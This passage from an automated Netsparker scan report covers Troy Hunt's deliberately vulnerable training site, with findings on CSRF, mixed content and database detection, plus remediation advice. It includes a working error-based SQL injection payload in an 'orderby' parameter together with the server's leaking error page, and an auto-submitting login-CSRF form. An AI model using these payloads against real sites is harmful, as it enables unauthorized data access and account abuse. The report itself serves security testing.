AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
t-Version: 4.0.30319
Content-Length: 18738
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:42:54 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near '27'.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font
…
px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Incorrect syntax near '27'.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of
…
review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Incorrect syntax near '27'.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source
…
<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Incorrect syntax near &#39;27&#39;.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.On
…
r=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Incorrect syntax near &#39;27&#39;.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnErro
…
```

21. [Possible] Cross-site Request Forgery

1 TOTAL
LOW

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

      ```
      xhr = new XMLHttpRequest();
      xhr.setRequestHeader('custom-header', 'value');
      ```

      For JQuery, if you want to add a custom header (or set of headers) to

      a. **individual request**

      ```
      $.ajax({
          url: 'foo/bar',
          headers: { 'x-my-custom-header': 'some value' }
      });
      ```

      b. **every request**

      ```
      $.ajaxSetup({
          headers: { 'x-my-custom-header': 'some value' }
      });
      OR
      $.ajaxSetup({
          beforeSend: function(xhr) {
              xhr.setRequestHeader('x-my-custom-header', 'some value');
          }
      });
      ```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

21.1. https://hackyourselffirst.troyhunt.com/Account/ChangePassword

https://hackyourselffirst.troyhunt.com/Account/ChangePassword

Form Action(s)

/Account/ChangePassword

Certainty

Request

```
GET /Account/ChangePassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
tion>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Change Password.</h1>
</hgroup>


<form action="/Account/ChangePassword" class="form-horizontal" method="post"><div class="validation-summary-valid" data-valmsg-summary="true"><ul><li style="display:none"></li>
</ul></div> <fieldset>
<legend>Change password.</legen
…
```

22. [Possible] Cross-site Request Forgery in Login Form

1 TOTAL
LOW

Netsparker identified a possible Cross-Site Request Forgery in login form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

    ```
    xhr = new XMLHttpRequest();
    xhr.setRequestHeader('custom-header', 'value');
    ```

    For JQuery, if you want to add a custom header (or set of headers) to

    a. **individual request**

    ```
    $.ajax({
        url: 'foo/bar',
        headers: { 'x-my-custom-header': 'some value' }
    });
    ```

    b. **every request**

    ```
    $.ajaxSetup({
        headers: { 'x-my-custom-header': 'some value' }
    });
    OR
    $.ajaxSetup({
        beforeSend: function(xhr) {
            xhr.setRequestHeader('x-my-custom-header', 'some value');
        }
    });
    ```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

22.1. http://hackyourselffirst.troyhunt.com/Account/Login

http://hackyourselffirst.troyhunt.com/Account/Login

Form Action(s)

https://hackyourselffirst.troyhunt.com/Account/Login

Certainty

Request

```
GET /Account/Login HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
on>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Log in.</h1>
</hgroup>

<section>
<form action="https://hackyourselffirst.troyhunt.com/Account/Login" method="post" class="form-horizontal" id="loginForm">

<fieldset>
<legend>Please provide your email and password.</legend>
<div class="control-group">
<label class="c
…
```

23. Passive Mixed Content over HTTPS

1 TOTAL
LOW
CONFIRMED
1

Netsparker detected a mixed content loaded over HTTP within an HTTPS page.

Impact

If the HTTPS page includes content retrieved through regular, cleartext HTTP, then the connection is only partially encrypted. The unencrypted content is accessible to sniffers.

A man-in-the-middle attacker can intercept the request and also rewrite the response to include malicious or deceptive content. This content can be used to steal the user's credentials, acquire sensitive data about the user, or attempt to install malware on the user's system (by leveraging vulnerabilities in the browser or its plugins, for example), and therefore the connection is not safeguarded anymore.

Remedy

There are two technologies to defense against the mixed content issues:

1. HTTP Strict Transport Security (HSTS) is a mechanism that enforces secure resource retrieval, even in the face of user mistakes (attempting to access your web site on port 80) and implementation errors (your developers place an insecure link into a secure page)
2. Content Security Policy (CSP) can be used to block insecure resource retrieval from third-party web sites

Last but not least, you can use "protocol relative URLs" to have the user's browser automatically choose HTTP or HTTPS as appropriate, depending on which protocol the user is connected with. For example;

a protocol relative URL to load an image would look like <img src="//example.com/image.png">. The browser will automatically add either "http:" or "https:" to the start of the URL, whichever is appropriate.

External References

- Mixed Content

Remedy References

- Wikipedia - HTTP Strict Transport Security
- Wikipedia - Content Security Policy

Classification

OWASP 2013-A6 CWE-319

23.1. https://hackyourselffirst.troyhunt.com/ Confirmed

https://hackyourselffirst.troyhunt.com/

Resources Loaded from Insecure Origin (HTTP)

```
http://hackyourselffirst.troyhunt.com/Images/Makes/1.png
http://hackyourselffirst.troyhunt.com/Images/Makes/2.png
http://hackyourselffirst.troyhunt.com/Images/Makes/3.png
```

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:41 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http:
…
```

24. Forbidden Resource

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

OWASP-PC-C8

24.1. http://hackyourselffirst.troyhunt.com/Content/ Confirmed

http://hackyourselffirst.troyhunt.com/Content/

Request

```
GET /Content/ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFEB0505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-XSS-Protection: 0
Content-Length: 58
Content-Type: text/html
Date: Fri, 29 Dec 2017 04:29:39 GMT

You do not have permission to view this directory or page.
```

25. Database Detected (Microsoft SQL Server)

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker detected the target website is using Microsoft SQL Server as its backend database.

This is generally not a security issue and is reported here for informational purposes only.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N
Base: 4.0 (Medium)
Temporal: 4.0 (Medium)
Environmental: 4.0 (Medium)

25.1. http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) Confirmed

http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c65...

Request

```
GET /Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14292
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:33:57 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt}
.marker {font-weight: bold; color: black;text-decoration: none;}
.version {color: gray;}
.error {margin-bottom: 10px;}
.expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }
@media screen and (max-width: 639px) {
pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
}
@media screen and (max-width: 479px) {
pre { width: 280px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below steps, then request the URL:<br><br>1. Add a &quot;Debug=true&quot; directive
at the top of the file that generated the error. Example:<br><br>   &lt;%@ Page Language=&quot;C#&quot; Debug=&quot;true&quot; %&gt;<br><br>or:<br><br>2) Add the following section to the configuration file of your
application:<br><br>&lt;configuration&gt;<br>    &lt;system.web&gt;<br>       &lt;compilation debug=&quot;true&quot;/&gt;<br>    &lt;/system.web&gt;
<br>&lt;/configuration&gt;<br><br> Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that particular file to be compiled in debug
mode.<br><br>Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled before deploying into production scenario.</code>

</td>
</tr>
</table>

<br>

<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +5775560
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +285
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean&amp; dataReady) +4169
System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean&amp; moreRows) +240
System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean&amp; more) +268
System.Data.SqlClient.SqlDataReader.Read() +34
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead() +36

[EntityCommandExecutionException: An error occurred while reading from the store provider&#39;s data reader. See the inner exception for details.]
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.HandleReaderException(Exception e) +145
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead() +49
System.Data.Entity.Core.Common.Internal.Materialization.SimpleEnumerator.MoveNext() +41
System.Data.Entity.Internal.LazyEnumerator`1.MoveNext() +112
ASP._Page_Views_Make_Index_cshtml.Execute() +10535
System.Web.WebPages.WebPageBase.ExecutePageHierarchy() +197
System.Web.Mvc.WebViewPage.ExecutePageHierarchy() +104
System.Web.WebPages.StartPage.RunPage() +17
System.Web.WebPages.StartPage.ExecutePageHierarchy() +64
System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage) +78
System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance) +256
System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer) +107
System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context) +291
System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult) +13
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +56
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +420
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultWithFilters(ControllerContext controllerContext, IList`1 filters, ActionResult actionResult) +52
System.Web.Mvc.Async.&lt;&gt;c__DisplayClass2b.&lt;BeginInvokeAction&gt;b__1c() +173
System.Web.Mvc.Async.&lt;&gt;c__DisplayClass21.&lt;BeginInvokeAction&gt;b__1e(IAsyncResult asyncResult) +100
System.Web.Mvc.Async.WrappedAsyncResult`1.CallEndDelegate(IAsyncResult asyncResult) +10
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeAction(IAsyncResult asyncResult) +27
System.Web.Mvc.Controller.&lt;BeginExecuteCore&gt;b__1d(IAsyncResult asyncResult, ExecuteCoreState innerState) +13
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult) +36
System.Web.Mvc.Controller.&lt;BeginExecute&gt;b__15(IAsyncResult asyncResult, Controller controller) +12
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +22
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult) +26
System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult) +10
System.Web.Mvc.MvcHandler.&lt;BeginProcessRequest&gt;b__5(IAsyncResult asyncResult, ProcessRequestState innerState) +21
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult) +28
System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result) +9
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +9748493
System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +48
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean&amp; completedSynchronously) +159
</pre></code>

</td>
</tr>
</table>

<br>

<hr width=100% size=1 color=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady)
```

```
at System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean& moreRows)
at System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean& more)
at System.Data.SqlClient.SqlDataReader.Read()
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead()
[EntityCommandExecutionException]: An error occurred while reading from the store provider&#39;s data reader. See the inner exception for details.
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.HandleReaderException(Exception e)
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead()
at System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.SimpleEnumerator.MoveNext()
at System.Data.Entity.Internal.LazyEnumerator`1.MoveNext()
at ASP._Page_Views_Make_Index_cshtml.Execute()
at System.Web.WebPages.WebPageBase.ExecutePageHierarchy()
at System.Web.Mvc.WebViewPage.ExecutePageHierarchy()
at System.Web.WebPages.StartPage.RunPage()
at System.Web.WebPages.StartPage.ExecutePageHierarchy()
at System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage)
at System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance)
at System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer)
at System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult)
at System.Web.Mvc.ControllerActionInvoker.InvokeActionResultWithFilters(ControllerContext controllerContext, IList`1 filters, ActionResult actionResult)
at System.Web.Mvc.Async.AsyncControllerActionInvoker.<>c__DisplayClass21.<>c__DisplayClass2b.<BeginInvokeAction>b__1c()
at System.Web.Mvc.Async.AsyncControllerActionInvoker.<>c__DisplayClass21.<BeginInvokeAction>b__1e(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResult`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeAction(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.<BeginExecuteCore>b__1d(IAsyncResult asyncResult, ExecuteCoreState innerState)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
at System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult)
at System.Web.Mvc.Controller.<BeginExecute>b__15(IAsyncResult asyncResult, Controller controller)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult)
at System.Web.Mvc.Async.AsyncResultWrapper.WrappedAsyncResultBase`1.End()
